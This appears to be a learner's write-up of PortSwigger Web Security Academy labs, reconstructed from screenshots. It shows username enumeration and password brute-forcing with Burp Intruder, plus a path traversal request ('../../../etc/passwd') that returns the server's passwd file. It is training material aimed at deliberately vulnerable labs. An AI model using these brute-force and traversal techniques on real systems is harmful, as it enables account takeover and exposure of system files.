
Then we remove the $ and add it to the username only.



Target: https://0ad7002504b3162e821601c800d500d3.web-security-academy

```
POST /login HTTP/2
Host: 0ad7002504b3162e821601c800d500d3.web-security-academy.r
Cookie: session=Qg3C7VeNZWotjZOSCsBw9TCEBB5kx5Ct
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: https://0ad7002504b3162e821601c800d500d3.web-security
Referer: https://0ad7002504b3162e821601c800d500d3.web-securit
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

username=§hello§&password=hello
```

Now we simply add the username list that we have provided with the lab into the payload section to create a brute force attack for the username. Then we simply repeat the process for the passwords.




Filter: Showing all items

Request	Payload	Status
0		
1	carlos	
2	root	
3	admin	
4	test	
5	guest	
6	info	
7	adm	
8	mysql	
9	user	
10	administrator	
11	oracle	
12	ftp	
13	pi	

```
POST /login HTTP/2
Host: 0ad7002504b3162e821601c800d500d3.web-s
Cookie: session=Qg3C7VeNZWotjZOSCsBw9TCEBB5k
```

Here are the results we get after the payload attack



5. Intruder attack of https://0adc00f40417994881c6890c00b200b0.web-security-academy.net - Te
Attack
Save
Columns
Results
Positions
Payloads
Resource Pool
Options

Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length
56	alpha	200	☐	☐	2994
0		200	☐	☐	2992
1	carlos	200	☐	☐	2992
2	root	200	☐	☐	2992
3	admin	200	☐	☐	2992
4	test	200	☐	☐	2992

Here we can see alpha is the username, since the length of the requests is slightly bigger than every other one username.

We have the results when we add the found username from previous picture and then executing the brute force payload on the password with the list we had provided :



```
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

username=alpha&password=§lol§
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100

Payload type: Simple list Request count: 100


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
password
12345678
qwerty
123456789
12345
1234
111111
```

Enter a new item


Add from list ... [Pro version only]



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
86	access	302	□	□	178
0		200	□	□	2994

Here we can see the lab is solved



Username enumeration via different responses

Back to lab description

Congratulations, you solved the lab!


My Account

Your username is: alpha

Your email is: alpha@alpha.net

Email

Progression so far :




Your learning progress

Level progress

Apprentice	Practitioner	Expert
4 of 52	0 of 151	0 of 36

I have then opted for this lab still in the Authentication path.



Lab: Username enumeration via subtly different responses


This lab is subtly vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

So the goal of this one was pretty much the same but we instead use the missing punctuation, hence the name of the lab *subtly different responses*, to find the right username via a brute force payload

We first start by entering the wrong credentials :




Login

Invalid username or password.

We then once again look for the same POST request of the /login URL and send it again to Burp Intruder

Then, we do pretty much the same thing with the provided list of username and passwords, but we select the invalid and incorrect password with the period (.) in the grep section and we run the Payload. This will tell us if it's the good username if we have a notification without the period.




Request	Payload	Status	Error	Timeout	Length	-warning>
17	vagrant	200	□	□	3085	Invalid username or password
0		200	□	□	3100	Invalid username or password.
1	carlos	200	□	□	3085	Invalid username or password.
2	root	200	□	□	3101	Invalid username or password

We can see that the username is vagrant.

Then we just run another payload attack for the provided list of passwords with the username we found.


Results of the attack:



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	-warning>	Comment
100	moscow	200	□	□	3172	Invalid username or password	
76	joshua	302	□	□	178		
0		200	□	□	3083	Invalid username or password	
1	123456	200	□	□	3104	Invalid username or password	
2	password	200	□	□	3101	Invalid username or password	

So the password is Joshua, finalising the credentials as vagrant/Joshua



Username enumeration via subtly different responses

LAB Solved

Back to lab description »


Congratulations, you solved the lab!

My Account

Your username is: vagrant

Your email is: vagrant@vagrant.net

Progress so far



Level progress:


4 of 52	1 of 151	0 of 36
Apprentice	Practitioner	Expert

Path 3 Directory Traversal

Directory traversal, also referred to as file path traversal, is a type of web security flaw that enables an intruder to access and read various files on the server hosting an application. This can include the application's code and data, authentication details for backend systems, and confidential system files. In certain instances, the intruder may gain the ability to write to arbitrary files on the server, which could result in the modification of application data or functionality. In the worst-case scenario, this could lead to the intruder obtaining complete control over the server.

For the first lab, we have chosen the Apprentice one, the file path traversal, simple case.


We start by first activating the intercepter and selecting a product on the home page of the lab with the products shown



Request to https://safebrowsing.googleapis.com:443 [142.251.41.42]


```
GET /v4/fullHashes:find?$ct=application/x-protobuf&key=
AIzaSyD3uzXks34szqk9WhKoFZypVPgdDbT3uPw&$httpMethod=POST&$req=
ChUKE2ShdmNsaWVudC1hdXRvLWZmb3gSGwoNCAUQBhgBIgMwMDEwARDDshAaAhgG7yaVXhouCAUQAhoGCgTZIRr
LGgYKBEePzRMaBgoEZHp2bxoGCgSR9a9IGgYKBLG3LJggAQ== HTTP/2
Host: safebrowsing.googleapis.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Http-Method-Override: POST
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: none
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
```

We then modify the value of the image with the typical traversal route



```
GET /image?filename=../../../etc/passwd HTTP/2
Host: 0a05009904b327e585d99f5e00280030.web-security-academy.net
Cookie: session=oSAUZ6pogXaf63diRP2UTqTEEYbWlFil
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a05009904b327e585d99f5e00280030.web-security-academy.net/product?product
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

We have then access to the directory after we get the response to our previous request and we can traverse as we like:




https://firefox.settings.services....	GET	/v1/buckets/main/collections/ms-langu...			304	149	
https://0a05009904b327e585d...	GET	/image?filename=56.jpg	✓	✓	200	2356	script
https://0a05009904b327e585d...	GET	/academyLabHeader		✓	400	130	text

```
GET /image?filename=../../../etc/passwd HTTP/2
Host: 0a05009904b327e585d99f5e00280030.web-security-academy.net
Cookie: session=oSAUZ6pogXaf63diRP2UTqTEEYbWlFil
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a05009904b327e585d99f5e00280030.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers


```

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2262

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sb
```

Lab solved:



File path traversal, simple case

Back to lab description »

Congratulations, you solved the lab!

